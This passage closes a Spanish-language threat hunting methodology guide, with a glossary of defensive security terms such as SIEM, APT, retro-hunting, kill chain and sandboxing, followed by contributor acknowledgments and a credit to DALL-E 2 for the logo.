SIEM: **S**ecurity **I**nformation **E**vent **M**anagement combina funciones de un sistema de gestión de información de seguridad (Security Information Management, SIM), encargado del almacenamiento a largo plazo, el análisis y la comunicación de los datos de seguridad, y un sistema de gestión de eventos de seguridad (Security Event Management, SEM), encargado del monitoreo en tiempo real, correlación de eventos, notificaciones y vistas de la consola de la información de seguridad.

SOC/CSIRT: Security Operations Center/Computer Security Incident Response Team.

APT: **A**dvance **P**ersistent **T**hreat. Conjunto de acciones realizadas por un atacante para atacar un entorno de forma que los sistemas defensivos no sean capaces de detectarlo. Para que una amenaza sea considerada un APT debe ser capaz de mantenerse sin detectar durante largos periodos mientras realiza todas las fases de un ataque, especialmente la exfiltración de información sensible. Normalmente los atacantes detrás de amenazas APT son estados, organizaciones subcontratadas por los mismos o grupos criminales con profundos conocimientos y especialidades informáticas tales como el desarrollo de software, la explotación de sistemas, la evasión de herramientas de seguridad, el acceso a entornos altamente protegidos o aislados, etc.

Ransomware: tipo de ataque cuyo objetivo es cifrar los archivos de la víctima de forma que solo el atacante tenga acceso a ellos y luego pedir un rescate por los mismos.

Ofuscación: proceso por el cual se hace la información binaria ilegible con el objetivo de evadir los sistemas de detección de amenazas.

Retro-Hunting: Búsqueda retroactiva en registros pasados para detectar actividades maliciosas que ocurrieron y no fueron detectadas en el pasado.

Kill chain: "Cadena de ejecución". Es un concepto militar relacionado con la estructura de un ataque; que consiste en la identificación del objetivo, el envío de la fuerza al objetivo, la decisión y el orden de atacar al objetivo, y finalmente la destrucción del objetivo.

OSINT: **O**pen **S**ource **INT**elligence. Información pública explotable por atacantes o defensores en su labor.

Shadow IT: práctica de seguridad no aprobada ni conocida en la organización que podría representar un riesgo para la misma.

Triaje: proceso por el cual se realiza una revisión de la información recolectada de un sistema, aplicación, etc para catalogarla y entender si hay alguna amenaza y su criticidad. Suele ser el primer punto de revisión en investigación de activos infectados dentro de procesos forenses y el segundo en Threat Hunting por detrás de la monitorización de eventos/logs.

Logging: proceso por el cual se realiza un almacenamiento de información de una determinada aplicación, sistema o plataforma.

Purple team: intercambio de conocimientos y técnicas entre equipos atacantes y defensores con el objetivo de obtener un conocimiento mayor acerca del conocimiento, capacidades y habilidades del equipo contrario y desarrollar nuevos métodos por parte de ambos equipos. Normalmente se realiza en forma de charlas.

Sandboxing: entorno de análisis donde se ejecutan muestras con el objetivo de analizar su comportamiento. Todas las acciones dentro del "Sandbox" están monitorizadas y son registradas en un informe final que el analista revisa tras la ejecución del mismo. El programa malicioso avanzado normalmente es capaz de identificar si el entorno donde se está ejecutando es un sandbox y tomar medidas para evadir la detección.

Threat Models: documento que identifica la información de cómo trabaja una amenaza o un grupo. Está compuesto por TTP/IOA y puede estar mapeado con MITRE ATT&CK o Cyber Kill Chain.

Data Analytics: herramienta que sirve para el análisis de datos. Normalmente estas herramientas tienen lenguajes más potentes que los tradicionales de SIEM y están especializadas en el análisis, transformación y presentación de datos. Suelen estar basadas en SQL pero con funciones avanzadas para permitir distintos tipos de análisis, combinaciones y presentaciones de datos. También se utilizan en inteligencia de negocio (B2B).

Análisis estático (de ficheros): proceso por el cual se analiza un determinado fichero sin ejecutarlo.
Se pueden utilizar distintas herramientas para verificar su estructura, composición o si existe un determinado comportamiento o cadena en el mismo.

Algunos tipos como los binarios (EXE, DLL, ELF, etc) y los OLE (documentos ofimáticos) tienen herramientas de análisis específicas, aunque también existen herramientas aptas para todo tipo como YARA.

Capítulo 24. Agradecimientos y licencia

Este documento ha sido posible gracias a la ayuda de:

- ♠ Cristóbal Martínez Martín
- ♠ Kosmokato - https://twitter.com/kosmokato
- ♠ Juan Luis Fernández Pérez
- ♠ Miguel Ángel Moya Berlanga
- ♠ Juan Manuel Pérez Refojos
- ♠ Alejandra Andrade Gilbert
- ♠ Beatriz Peñalba Pérez

Así mismo agradecer a toda la comunidad de seguridad que gracias al gran contenido publicado en Threat Hunting ha permitido tener un punto de partida e ideas desde las cuales impulsar esta metodología.

Agradecimientos también a OpenAI y a DALL-E 2, inteligencia artificial con la que se ha generado el logo que abre este documento.